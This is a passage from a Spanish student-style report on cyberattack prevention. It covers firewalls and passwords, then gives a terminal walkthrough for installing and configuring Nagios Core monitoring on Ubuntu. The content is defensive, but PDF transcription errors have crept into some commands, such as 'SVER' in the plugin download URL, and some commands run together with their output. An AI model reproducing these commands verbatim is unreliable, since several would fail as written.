También podemos comprobar y controlar los puertos que están abiertos, ya que esto es una de las primeras acciones que realizan los hackers a la hora de intentar entrar en nuestra maquina; por ejemplo, una de las medidas para evitar esto es cambiar el número del puerto por defecto.

Existen dos tipos de firewall: unos son dispositivos hardware que se conectan a un ordenador haciendo de puente entre este mismo e Internet, un router puede ser un ejemplo de un firewall hardware, los firewalls de hardware se suelen usar para controlar la conexión de muchos dispositivos, puesto que este solo debe ser configurado una vez y conectado entre los dispositivos y la red; el otro tipo de firewall de el que disponemos es un software que cumple la misma función, pero no es un dispositivo físico y suele estar instalado solo en un equipo.




Ilustración 12 Representación Firewall (Fuente: <https://erestecno.com/que-es-un-firewall-sus-funciones-y-utilidades/>)

Estar informado también es de gran ayuda a la hora de evitar ciberataques, puesto que conocer tanto el riesgo que estos suponen como a identificarlos es muy importante y puede marcar la diferencia a la hora de prevenir ataques.

Disponer de una contraseña segura es crucial a la hora de evitar que nos roben las credenciales, estas deben ser distintas entre sí, deben disponer de mayúsculas, números y caracteres especiales para evitar en la medida de lo posible que, por ejemplo, mediante un ataque pueda ser descifrada fácilmente.

Una forma más avanzada de este método es usar un gestor de contraseñas, que nos permiten generar y almacenar en la base de datos, en algunos navegadores es compatible con la opción de autocompletar, de esta manera dispondremos de un entorno seguro donde almacenar las contraseñas.



*Ilustración 13 Representación contraseña segura (Fuente:  
[https://cincodias.elpais.com/cincodias/2016/03/27/lifestyle/1459075301\\_160828.html](https://cincodias.elpais.com/cincodias/2016/03/27/lifestyle/1459075301_160828.html))*

## 6.2 Prevención en empresas


En cuanto a la prevención a las empresas, una de las partes más importantes en el sector es tener un sistema de monitorización para prevenir que los ataques sean de mayor escala, ya que si puedes captar que en un equipo de tu red está habiendo un problema icmp porque haya muchas peticiones o por ejemplo que haya muchos inicios de sesión, puedes evitar que esos problemas no afecten a toda la red.

Para realizar esta monitorización existen muchas herramientas como, por ejemplo: Librenms, PRTG, Netdata, Cactus, Nagios, Suricata entre otros muchos.

### Configuración de Nagios

En este caso nos centramos en la herramienta llamada Nagios. Esta herramienta es una de las herramientas más longevas, pero también de las más usadas, permite monitorizar tanto equipos personales, como programas, servicios web y correo electrónico. Dentro de esta herramienta existen muchos parámetros a cambiar como, por ejemplo: modificar a partir de cuanta carga en la RAM te salte una alerta normal o una alerta crítica, también que por ejemplo a partir de un 85% de disco ocupado también te salte una máquina, puedes pedirle a Nagios que te avise cuando un servicio este caído como por ejemplo apache, MySQL etc....

Comenzaremos la instalación descargando e instalando los paquetes necesarios.



```
ubuntuproy@ubuntuproy-VirtualBox:~$ sudo apt install wget unzip vim curl gcc openssl build-essential libgd-dev libssl-dev libapache2-mod-php php-gd php apache2
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
openssl ya está en su versión más reciente (1.1.1f-1ubuntu2.24).
fijado openssl como instalado manualmente.
unzip ya está en su versión más reciente (6.0-25ubuntu1.2).
fijado unzip como instalado manualmente.
wget ya está en su versión más reciente (1.20.3-1ubuntu2.1).
fijado wget como instalado manualmente.
El paquete indicado a continuación se instaló de forma automática y ya no es necesario.
  gir1.2-goa-1.0
Utilice «sudo apt autoremove» para eliminarlo.
Se instalarán los siguientes paquetes adicionales:
  apache2-bin apache2-data apache2-utils binutils-common binutils-x86-64-linux-gnu dpkg-dev fakeroot
  g++ g++-9 gcc-9 libalgorithm-diff-perl libalgorithm-diff-xs-perl libalgorithm-merge-perl
  libapache2-mod-php7.4 libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap libbasan5 libbinutils
  libc-dev-bin libc6-dev libcrypt-dev libctf-nobfd0 libctf0 libexpat1-dev libfakeroot libfontconfig1-dev
  libfreetype-dev libfreetype6-dev libgcc-9-dev libice-dev libitm libjbig2-dev libjpeg-dev libjpeg-turbo8-dev
  libjpeg8-dev liblsano libluas5.2-0 liblzma-dev libpng-dev libpng-tools libpthread-stubs0-dev libquadmath0
  libsm-dev libstdc++-9-dev libtiff-dev libtiffxx5 libtsan0 libubsan1 libvpx-dev libx11-dev libxau-dev
  libxcb1-dev libxdmcp-dev libxpm-dev libxt-dev linux-libc-dev make manpages-dev php-common php7.4 php7.4-cli
  php7.4-common php7.4-gd php7.4-json php7.4-opcache php7.4-readline uuid-dev vim-runtime x11proto-core-dev
  x11proto-dev xorg-sgml-doctools xtrans-dev zlib1g-dev
Paquetes sugeridos:
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom binutils-doc debian-keyring g++-multilib
  g++-9-multilib gcc-9-doc gcc-multilib autoconf automake libtool flex bison gcc-doc gcc-9-multilib
  gcc-9-locales pho-near libgcc-doc freetype2-doc libice-doc liblzma-doc libsm-doc libssl-doc libstdc++-9-doc
```

Descargamos Nagios con el siguiente comando (es necesario consultar la página oficial de Nagios para comprobar qué versión se está utilizando, si no, no funciona).

```
ubuntuproy@ubuntuproy-VirtualBox:~$ export VER="4.4.11"
ubuntuproy@ubuntuproy-VirtualBox:~$
```

Ahora para descargar el directorio “nagios-4.4.4” usamos el siguiente comando.

```
ubuntuproy@ubuntuproy-VirtualBox:~$ curl -SL https://github.com/NagiosEnterprises/nagioscore/releases/download/nagios-$VER/nagios-$VER.tar.gz | tar -xzf -
% Total    % Received % Xferd  Average Speed   Time     Time      Current
          Dload  Upload Total Spent   Left Speed
0       0     0      0      0      0      0 ---:---:--- ---:---:--- ---:--- 0
100 10.8M 100 10.8M 0      0  8506k      0  0:00:01  0:00:01 ---:--- 24.6M
ubuntuproy@ubuntuproy-VirtualBox:~$
```

Vamos al directorio que nos crea de Nagios y ejecutamos el script de la configuración.

```
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$ cd nagios-4.4.11
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$
```

```
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$ ./configure
checking for a BSD-compatible install... /usr/bin/install -c
checking build system type... x86_64-pc-linux-gnu
checking host system type... x86_64-pc-linux-gnu
checking for gcc... gcc
checking whether the C compiler works... yes
checking for C compiler default output file name... a.out
checking for suffix of executables...
checking whether we are cross compiling... no
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
checking for gcc option to accept ISO C89... none needed
checking whether make sets $(MAKE)... yes
checking whether ln -s works... yes
checking for strip... /usr/bin/strip
checking how to run the C preprocessor... gcc -E
checking for grep that handles long lines and -e... /usr/bin/grep
checking for egrep... /usr/bin/grep -E
checking for ANSI C header files... yes
checking whether time.h and sys/time.h may both be included... yes
```

```
Creating sample config files in sample-config/ ...

*** Configuration summary for nagios 4.4.11 2023-04-14 ***:

General Options:
-----
  Nagios executable: nagios
  Nagios user/group: nagios,nagios
  Command user/group: nagios,nagios
  Event Broker: yes
  Install ${prefix}: /usr/local/nagios
  Install ${includedir}: /usr/local/nagios/include/nagios
  Lock file: /run/nagios.lock
  Check result directory: /usr/local/nagios/var/spool/checkresults
  Init directory: /lib/systemd/system
  Apache conf.d directory: /etc/apache2/sites-available
  Mail program: /bin/mail
  Host OS: linux-gnu
  IOBroker Method: epoll

Web Interface Options:
-----
  HTML URL: http://localhost/nagios/
  CGI URL: http://localhost/nagios/cgi-bin/
  Traceroute (used by WAP):

Review the options above for accuracy. If they look okay,
type 'make all' to compile the main program and CGIs.
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$
```

Ahora es hora de compilar el programa principal.

```
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$ sudo make all cd ./base && make
[sudo] contraseña para ubuntuproy:
cd ./base && make
make[1]: se entra en el directorio '/home/ubuntuproy/nagios-4.4.11/base'
gcc -Wall -I.. -g -O2 -DHAVE_CONFIG_H -DSNCore -c -o nagios.o nagios.c
nagios.c: In function 'main':
nagios.c:611:4: warning: ignoring return value of 'asprintf', declared with attribute warn_unused_result [-Wunused-result]
  611 |     asprintf(&mac->[MACRO_PROCESSSTARTTIME], "%lu", (unsigned long long)program_start);
  |     ^
nagios.c:841:4: warning: ignoring return value of 'asprintf', declared with attribute warn_unused_result [-Wunused-result]
  841 |     asprintf(&mac->[MACRO_EVENTSTARTTIME], "%lu", (unsigned long long)event_start);
  |     ^
nagios.c: In function 'nagios_core_worker':
nagios.c:176:3: warning: ignoring return value of 'read', declared with attribute warn_unused_result [-Wunused-result]
  176 |     read(sd, response + 3, sizeof(response) - 4);
  |     ^
nagios.c: In function 'test_path_access':
nagios.c:122:3: warning: ignoring return value of 'asprintf', declared with attribute warn_unused_result [-Wunused-result]
  122 |     asprintf(&path, "%s/%s", p, program);
  |     ^
gcc -Wall -I.. -g -O2 -DHAVE_CONFIG_H -DSNCore -c -o broker.o broker.c
gcc -Wall -I.. -g -O2 -DHAVE_CONFIG_H -DSNCore -c -o nebmods.o nebmods.c
gcc -Wall -I.. -g -O2 -DHAVE_CONFIG_H -DSNCore -c -o ../common/shared.o ../common/shared.c
gcc -Wall -I.. -g -O2 -DHAVE_CONFIG_H -DSNCore -c -o query-handler.o query-handler.c
gcc -Wall -I.. -g -O2 -DHAVE_CONFIG_H -DSNCore -c -o workers.o workers.c
workers.c: In function 'handle_worker_result':
workers.c:801:4: warning: ignoring return value of 'asprintf', declared with attribute warn_unused_result [-Wunused-result]
  801 |     asprintf(&error_reason, "timed out after %.2fs", tv_delta_f(&wpres.start, &wpres.stop));
  |     ^
workers.c:804:4: warning: ignoring return value of 'asprintf', declared with attribute warn_unused_result [-Wunused-result]
  804 |     asprintf(&error_reason, "died by signal %dss after %.2f seconds",
  |     ^
```

Creamos los usuarios y el grupo con el siguiente comando.

```
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$ sudo make install-groups-users groupadd -r nagios
groupadd -r nagios
useradd -g nagios nagios
```

```
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$ sudo usermod -a -G nagios www-data
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$
```

Este comando añade el usuario “www-data” al grupo “nagios”, sin modificar los demás grupos a los que ya pertenece. Una vez instalados los usuarios y asignados a sus respectivos grupos procederemos a instalar Nagios Core 4x.

```
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$ sudo make install cd ./base && make install
cd ./base && make install
make[1]: se entra en el directorio '/home/ubuntuproy/nagios-4.4.11/base'
/usr/bin/install -c -m 775 -o nagios -g nagios -d /usr/local/nagios/bin
/usr/bin/install -c -s -m 774 -o nagios -g nagios nagios /usr/local/nagios/bin
/usr/bin/install -c -s -m 774 -o nagios -g nagios nagiosstats /usr/local/nagios/bin
make[1]: se sale del directorio '/home/ubuntuproy/nagios-4.4.11/base'
cd ./cgi && make install
make[1]: se entra en el directorio '/home/ubuntuproy/nagios-4.4.11/cgi'
make install-basic
make[2]: se entra en el directorio '/home/ubuntuproy/nagios-4.4.11/cgi'
/usr/bin/install -c -m 775 -o nagios -g nagios -d /usr/local/nagios/sbin
for file in *.cgi; do \
    /usr/bin/install -c -s -m 775 -o nagios -g nagios $file /usr/local/nagios/sbin; \
done
make[2]: se sale del directorio '/home/ubuntuproy/nagios-4.4.11/cgi'
make[1]: se sale del directorio '/home/ubuntuproy/nagios-4.4.11/cgi'
```

Instalamos el script init en la ruta: “/lib/systemd/system”.

```
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$ cp ./etc/systemd/system/nagios.service /lib/systemd/system/
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$ cp ./etc/systemd/system/nagios.socket /lib/systemd/system/
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$
```

Instalamos y configuramos los permisos en el directorio que contiene el archivo del comando externo.

```
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$ sudo make install-commandmode
/usr/bin/install -c -m 775 -o nagios -g nagios -d /usr/local/nagios/var/rw
chmod g+s /usr/local/nagios/var/rw

*** External command directory configured ***
```

Instalamos los archivos de configuración de ejemplo en “/usr/local/nagios/etc/”.

```
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$ sudo make install-config
/usr/bin/install -c -m 775 -o nagios -g nagios -d /usr/local/nagios/etc
/usr/bin/install -c -m 775 -o nagios -g nagios -d /usr/local/nagios/etc/objects
/usr/bin/install -c -b -m 664 -o nagios -g nagios sample-config/nagios.cfg /usr/local/nagios/etc/nagios.cfg
/usr/bin/install -c -b -m 664 -o nagios -g nagios sample-config/cgi.cfg /usr/local/nagios/etc/cgi.cfg
/usr/bin/install -c -b -m 660 -o nagios -g nagios sample-config/resource.cfg /usr/local/nagios/etc/resource.cfg
/usr/bin/install -c -b -m 664 -o nagios -g nagios sample-config/template-object/templates.cfg /usr/local/nagios/etc/objects/templates.cfg
/usr/bin/install -c -b -m 664 -o nagios -g nagios sample-config/template-object/commands.cfg /usr/local/nagios/etc/objects/commands.cfg
/usr/bin/install -c -b -m 664 -o nagios -g nagios sample-config/template-object/contacts.cfg /usr/local/nagios/etc/objects/contacts.cfg
/usr/bin/install -c -b -m 664 -o nagios -g nagios sample-config/template-object/timeperiods.cfg /usr/local/nagios/etc/objects/timeperiods.cfg
/usr/bin/install -c -b -m 664 -o nagios -g nagios sample-config/template-object/localhost.cfg /usr/local/nagios/etc/objects/localhost.cfg
/usr/bin/install -c -b -m 664 -o nagios -g nagios sample-config/template-object/windows.cfg /usr/local/nagios/etc/objects/windows.cfg
/usr/bin/install -c -b -m 664 -o nagios -g nagios sample-config/template-object/printer.cfg /usr/local/nagios/etc/objects/printer.cfg
/usr/bin/install -c -b -m 664 -o nagios -g nagios sample-config/template-object/switch.cfg /usr/local/nagios/etc/objects/switch.cfg

*** Config files installed ***

Remember, these are *SAMPLE* config files. You'll need to read
the documentation for more information on how to actually define
services, hosts, etc. to fit your particular needs.
```

Ahora tenemos que activar el módulo Apache que sea necesario para la interfaz web de Nagios.

```
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$ sudo make install-webconf
/usr/bin/install -c -m 644 sample-config/httpd.conf /etc/apache2/sites-available/nagios.conf
if [ 1 -eq 1 ]; then \
    ln -s /etc/apache2/sites-available/nagios.conf /etc/apache2/sites-enabled/nagios.conf; \
fi

*** Nagios/Apache conf file installed ***
```

También instalamos lo siguiente.

```
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$ sudo make install-daemoninit
/usr/bin/install -c -m 755 -d -o root -g root /lib/systemd/system
/usr/bin/install -c -m 755 -o root -g root startup/default-service /lib/systemd/system/nagios.service
Created symlink /etc/systemd/system/multi-user.target.wants/nagios.service → /lib/systemd/system/nagios.service.

*** Init script installed ***
```

Habilitamos los siguientes sites.

```
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$ sudo a2enmod cgi
Module cgi already enabled
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$
```

En el site “Rewrite”, ha sido necesario hacer los siguientes pasos para poder habilitarlo.

```
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$ sudo ./configure --with-httdp-conf=/etc/apache2/sites-enabled
checking for a BSD-compatible install... /usr/bin/install -c
checking build system type... x86_64-pc-linux-gnu
checking host system type... x86_64-pc-linux-gnu
checking for gcc... gcc
checking whether the C compiler works... yes
checking for C compiler default output file name... a.out
checking for suffix of executables...
checking whether we are cross compiling... no
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
checking for gcc option to accept ISO C89... none needed
checking whether make sets $(MAKE)... yes
checking whether ln -s works... yes
checking for strip... /usr/bin/strip
checking how to run the C preprocessor... gcc -E
checking for grep that handles long lines and -e... /usr/bin/grep
checking for egrep... /usr/bin/grep -E
checking for ANSI C header files... yes
checking whether time.h and sys/time.h may both be included... yes
checking for sys/wait.h that is POSIX.1 compatible... yes
checking for sys/types.h... yes
checking for sys/stat.h... yes
checking for stdlib.h... yes
checking for string.h... yes
checking for memory.h... yes
checking for strings.h... yes
checking for inttypes.h... yes
```

```
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$ sudo make all
cd ./base && make
make[1]: se entra en el directorio '/home/ubuntuproy/nagios-4.4.11/base'
make -C ../../lib
make[2]: se entra en el directorio '/home/ubuntuproy/nagios-4.4.11/lib'
gcc -Wall -g -O2 -DHAVE_CONFIG_H -c squeue.c -o squeue.o
gcc -Wall -g -O2 -DHAVE_CONFIG_H -c kvvec.c -o kvvec.o
gcc -Wall -g -O2 -DHAVE_CONFIG_H -c iocache.c -o iocache.o
gcc -Wall -g -O2 -DHAVE_CONFIG_H -c iobroker.c -o iobroker.o
gcc -Wall -g -O2 -DHAVE_CONFIG_H -c bitmap.c -o bitmap.o
gcc -Wall -g -O2 -DHAVE_CONFIG_H -c dkhash.c -o dkhash.o
gcc -Wall -g -O2 -DHAVE_CONFIG_H -c runcmd.c -o runcmd.o
gcc -Wall -g -O2 -DHAVE_CONFIG_H -c nsutils.c -o nsutils.o
gcc -Wall -g -O2 -DHAVE_CONFIG_H -c fanout.c -o fanout.o
gcc -Wall -g -O2 -DHAVE_CONFIG_H -c prqueue.c -o prqueue.o
gcc -Wall -g -O2 -DHAVE_CONFIG_H -c worker.c -o worker.o
worker.c: In function 'enter_worker':
worker.c:758:8: warning: ignoring return value of 'chdir', declared with attribute warn_unused_result [-Wunused-result]
  758 |   (void)chdir("/tmp");
           ^
worker.c:759:8: warning: ignoring return value of 'chdir', declared with attribute warn_unused_result [-Wunused-result]
  759 |   (void)chdir("nagios-workers");
           ^
gcc -Wall -g -O2 -DHAVE_CONFIG_H -c skiplist.c -o skiplist.o
gcc -Wall -g -O2 -DHAVE_CONFIG_H -c nssock.c -o nssock.o
gcc -Wall -g -O2 -DHAVE_CONFIG_H -c nspath.c -o nspath.o
ar cr libnagios.a squeue.o kvvec.o iocache.o iobroker.o bitmap.o dkhash.o runcmd.o nsutils.o fanout.o prqueue.o worker.o skiplist.o nssock.o nspath.o
make[2]: se sale del directorio '/home/ubuntuproy/nagios-4.4.11/lib'
gcc -Wall -I... -g -O2 -DHAVE_CONFIG_H -DNOCORE -o nagios nagios.o broker.o nebmods.o .../common/shared.o query-handler.o workers.o checks.o config.o commands.o events.o flapping.o logging.o macros-base.o netutils.o notifications.o sehandlers.o utils.o retention-base.o retention-time-base.o comments-base.o xcomments-base.o objects-base.o xobjects-base.o statustime-base.o xstatusdata-base.o perfdata-base.o xperfdata-base.o downtime-base.o -Wl,-export-dynamic -lm -ldl -lssl -lcrypto ..../lib/libnagios.a
```

```
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$ sudo a2enmod rewrite
Enabling module rewrite.
To activate the new configuration, you need to run:
  systemctl restart apache2
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$
```

Una vez están los dos sites funcionando reiniciamos apache:

```
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$ sudo systemctl restart apache2
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$
```

Instalamos también el tema “exfoliation”:

```
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$ sudo make install-exfoliation
*** Exfoliation theme installed ***
NOTE: Use 'make install-classicui' to revert to classic Nagios theme
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$
```

También podemos instalar el tema clásico de Nagios.

```
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$ sudo make install-classicui
*** Classic theme installed ***
NOTE: Use 'make install-exfoliation' to use new Nagios theme

ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$
```

Creamos un usuario web que tenga acceso a Nagios.

```
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$ sudo htpasswd -c /usr/local/nagios/etc/htpasswd.users nagiosadmin
New password:
Re-type new password:
Adding password for user nagiosadmin
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$
```

Una vez creado el usuario web, instalaremos los plugin a Nagios.

```
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$ VER="2.3.3"
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$
```

```
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$ curl -SL https://github.com/nagios-plugins/nagios-plugins/releases/download/release-SVER/nagios-plugins-SVER.tar.gz | tar -xzf -
% Total    % Received % Xferd  Average Speed   Time     Time      Time  Current
          Dload  Upload Total   Spent    Left Speed
0       0     0     0     0     0      0  --::-- --::-- --::-- 0
100 2675k 100 2675k  0     0 3158k  0  --::-- --::-- --::-- 65.0M
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$
```

Se nos ha creado dentro del directorio actual, otro directorio.

```
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$ cd nagios-plugins-2.3.3/
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11/nagios-plugins-2.3.3$
```

Añadimos el siguiente comando para compilar los plugin, cambiando “user=nombre del usuario que pusiste antes\*” y en “group=nombre del grupo que añadiste antes\*”.

```
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11/nagios-plugins-2.3.3$ ./configure --with-nagios-user=nagios --with-nagios-group=nagios
checking for a BSD-compatible install... /usr/bin/install -c
checking whether build environment is sane... yes
checking for a thread-safe mkdir -p... /usr/bin/mkdir -p
checking for gawk... no
checking for mawk... mawk
checking whether make sets $(MAKE)... yes
checking whether make supports nested variables... yes
checking whether to enable maintainer-specific portions of Makefiles... yes
checking build system type... x86_64-unknown-linux-gnu
checking host system type... x86_64-unknown-linux-gnu
checking for gcc... gcc
checking whether the C compiler works... yes
```

```
ubuntuproy@ubuntuproy-VirtualBox:~/nagios-4.4.11$ sudo make install
cd ./base && make install
make[1]: se entra en el directorio '/home/ubuntuproy/nagios-4.4.11/base'
/usr/bin/install -c -m 775 -o nagios -g nagios -d /usr/local/nagios/bin
/usr/bin/install -c -s -m 774 -o nagios -g nagios nagios /usr/local/nagios/bin
/usr/bin/install -c -s -m 774 -o nagios -g nagios nagiosstats /usr/local/nagios/bin
make[1]: se sale del directorio '/home/ubuntuproy/nagios-4.4.11/base'
cd ./cgi && make install
make[1]: se entra en el directorio '/home/ubuntuproy/nagios-4.4.11/cgi'
make install-basic
make[2]: se entra en el directorio '/home/ubuntuproy/nagios-4.4.11/cgi'
/usr/bin/install -c -m 775 -o nagios -g nagios -d /usr/local/nagios/sbin
for file in *.cgi; do \
    /usr/bin/install -c -s -m 775 -o nagios -g nagios $file /usr/local/nagios/sbin; \
done
make[2]: se sale del directorio '/home/ubuntuproy/nagios-4.4.11/cgi'
make[1]: se sale del directorio '/home/ubuntuproy/nagios-4.4.11/cgi'
cd ./html && make install
```

Comprobamos que todas las configuraciones están correctas.

```
Website: https://www.nagios.org
Reading configuration data...
  Read main config file okay...
  Read object config files okay...

Running pre-flight check on configuration data...

Checking objects...
  Checked 8 services.
  Checked 1 hosts.
  Checked 1 host groups.
  Checked 0 service groups.
  Checked 1 contacts.
  Checked 1 contact groups.
  Checked 24 commands.
  Checked 5 time periods.
  Checked 0 host escalations.
  Checked 0 service escalations.

Checking for circular paths...
  Checked 1 hosts
  Checked 0 service dependencies
  Checked 0 host dependencies
  Checked 5 timeperiods

Checking global event handlers...
Checking obsessive compulsive processor commands...
Checking misc settings...

Total Warnings: 0
Total Errors: 0

Things look okay - No serious problems were detected during the pre-flight check
ubuntu@ubuntu:~$
```

Iniciamos el servicio de Nagios.


```
ubuntu@ubuntu-VirtualBox:~/nagios-4.4.11$ sudo systemctl enable --now nagios
```

Comprobamos que está funcionando “running”.

```
ubuntu@ubuntuprof:~/VirtualBox:/ - nagios-4.4.11$ sudo systemctl status nagios
● nagios.service - Nagios Core 4.4.11
   Loaded: loaded (/lib/systemd/system/nagios.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2025-04-14 19:12:45 CEST; 1min 13s ago
     Docs: https://www.nagios.org/documentation
  Process: 55514 ExecStartPre=/usr/local/nagios/bin/nagios -v /usr/local/nagios/etc/nagios.cfg (code=exited, status=0/SUCCESS)
  Process: 55516 ExecStart=/usr/local/nagios/bin/nagios -d /usr/local/nagios/etc/nagios.cfg (code=exited, status=0/SUCCESS)
 Main PID: 55516 (nagios)
    Tasks: 6 (limit: 4582)
   Memory: 3.7M
      CPU: 0.000 CPU(s) total
     CGroup: /system.slice/nagios.service
             └─ 55516 /usr/local/nagios/bin/nagios -d /usr/local/nagios/etc/nagios.cfg
                  ├─ 55517 /usr/local/nagios/bin/nagios --worker /usr/local/nagios/var/rw/nagios.gh
                  ├─ 55518 /usr/local/nagios/bin/nagios --worker /usr/local/nagios/var/rw/nagios.gh
                  ├─ 55519 /usr/local/nagios/bin/nagios --worker /usr/local/nagios/var/rw/nagios.gh
